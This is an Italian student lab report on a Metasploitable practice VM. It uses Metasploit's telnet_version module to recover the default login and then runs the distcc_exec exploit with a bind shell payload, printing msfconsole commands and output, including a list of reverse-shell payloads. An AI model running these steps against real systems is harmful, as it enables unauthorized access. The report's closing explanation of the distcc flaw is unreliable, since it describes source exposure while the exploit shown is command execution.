Exploit Telnet con Metasploit

21/01/2025

Traccia

Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Requisito:


Seguire gli step visti in lezione teorica. Prima, configurate l'ip della vostra Kali c o n 19 2 .16 8 .1.2 5 e l'ip della vos tra Metasploitable con

19 2 .16 8 .1.4 0

SVOLGIMENTO


Sono partito con il modificare gli indirizzi ip come richiesto


Ip metas:




Ip kali:

Fatto ciò ho pingato le macchine per verificare la comunicazione:





Tramite il terminale di kali entro dentro la console di metasploit con il comando: msfconsole




La traccia richiede di attaccare il servizio telnet quindi eseguiamo la ricerca dei moduli con il comando: search auxiliary telnet_version


Scegliamo il modulo 1 con il comando: use 1

Fatto ciò entriamo nell'opzione del modulo con il comando: show options


E andiamo a configurare il nostro remote host (metasploitable)



Il comando da usare è: set rhost ip_metasploitable




Ora possiamo lanciare l'attacco: exploit



Il modulo ha recuperato i dati di login del servizio, come vediamo nel rettangolo in rosso in figura. Ci sta dicendo che le credenziali da utilizzare sono username: «msfadmin», password «msfadmin».

Per verificare la correttezza delle informazioni, facciamo un test. Eseguiamo da Metasploit il comando «telnet» seguito dall'ip della macchina Metasploitable.



Il servizio ci richiede un login. Usiamo le credenziali trovate in precedenza:

```
metasploitable login: msfadmin
Password:
Last login: Tue Jan 21 07:37:44 EST 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:6d:84:56 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.140/24 brd 192.168.1.255 scope global eth0
    inet6 fe80::a00:27ff:fe6d:8456/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

l'attacco ha avuto effettivamente successo e la vulnerabilità del servizio Telnet è stata sfruttata correttamente, in quanto abbiamo ottenuto accesso non autorizzato alla macchina.

Bonus

Effettuare l'attacco al servizio distccd ed aprire una shell nella macchina bersaglio.

Come prima avviamo la console di metasploit e cerchiamo il modulo per il servizio distcc:

```
msf6 > search distcc

Matching Modules
================

   #  Name                          Disclosure Date  Rank       Check  Description
   -  ----                          ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Execu
tion
```

Scegliamo l'unico presente e settiamo il remote host (metasploitable)

```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][..
                                       .]
   RHOSTS   192.168.1.140    yes       The target host(s), see https://docs.metasploit.com/docs/u
                                       sing-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Questa volta andiamo a configurare anche il payload, in questo caso quello predefinito non ci piace e lo andiamo a cambiare con un altro, il comando da usare è: show payloads

```
  #   Name                                      Disclosure Date  Rank    Check  Description
  -   ----                                      ---------------  ----    -----  -----------
  0   payload/cmd/unix/adduser                  .                normal  No     Add user with
radd
  1   payload/cmd/unix/bind_perl                .                normal  No     Unix Command S
l, Bind TCP (via Perl)
  2   payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command S
l, Bind TCP (via perl) IPv6
  3   payload/cmd/unix/bind_ruby                .                normal  No     Unix Command S
l, Bind TCP (via Ruby)
  4   payload/cmd/unix/bind_ruby_ipv6           .                normal  No     Unix Command S
l, Bind TCP (via Ruby) IPv6
  5   payload/cmd/unix/generic                  .                normal  No     Unix Command,
eric Command Execution
  6   payload/cmd/unix/reverse                  .                normal  No     Unix Command S
l, Double Reverse TCP (telnet)
  7   payload/cmd/unix/reverse_bash             .                normal  No     Unix Command S
l, Reverse TCP (/dev/tcp)
  8   payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command S
l, Reverse TCP SSL (telnet)
  9   payload/cmd/unix/reverse_openssl          .                normal  No     Unix Command S
l, Double Reverse TCP SSL (openssl)
  10  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command S
l, Reverse TCP (via Perl)
  11  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command S
l, Reverse TCP SSL (via perl)
  12  payload/cmd/unix/reverse_ruby             .                normal  No     Unix Command S
l, Reverse TCP (via Ruby)
  13  payload/cmd/unix/reverse_ruby_ssl         .                normal  No     Unix Command S
l, Reverse TCP SSL (via Ruby)
  14  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command S
l, Double Reverse TCP SSL (telnet)
```

Scegliamo il numero 3 e mandiamo il comando: set payload 3

```
msf6 exploit(unix/misc/distcc_exec) > set payload 3
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][..
                                       .]
   RHOSTS   192.168.1.140    yes       The target host(s), see https://docs.metasploit.com/docs/u
                                       sing-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/bind_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.1.140    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Lanciamo l’attacco:

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.140:4444
[*] Command shell session 1 opened (192.168.1.25:42459 → 192.168.1.140:4444) at 2025-01-21 08:17:1
6 -0500

id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
whoami
daemon
```

Distcc è un programma che distribuisce la compilazione del codice su più computer per velocizzare il processo. La vulnerabilità esiste perché Distcc invia il codice sorgente preelaborato attraverso la rete, rendendolo accessibile a chiunque abbia accesso alla rete. La porta aperta serve per la comunicazione tra client e server, ma aumenta il rischio di attacchi se non si adottano misure di sicurezza adeguate.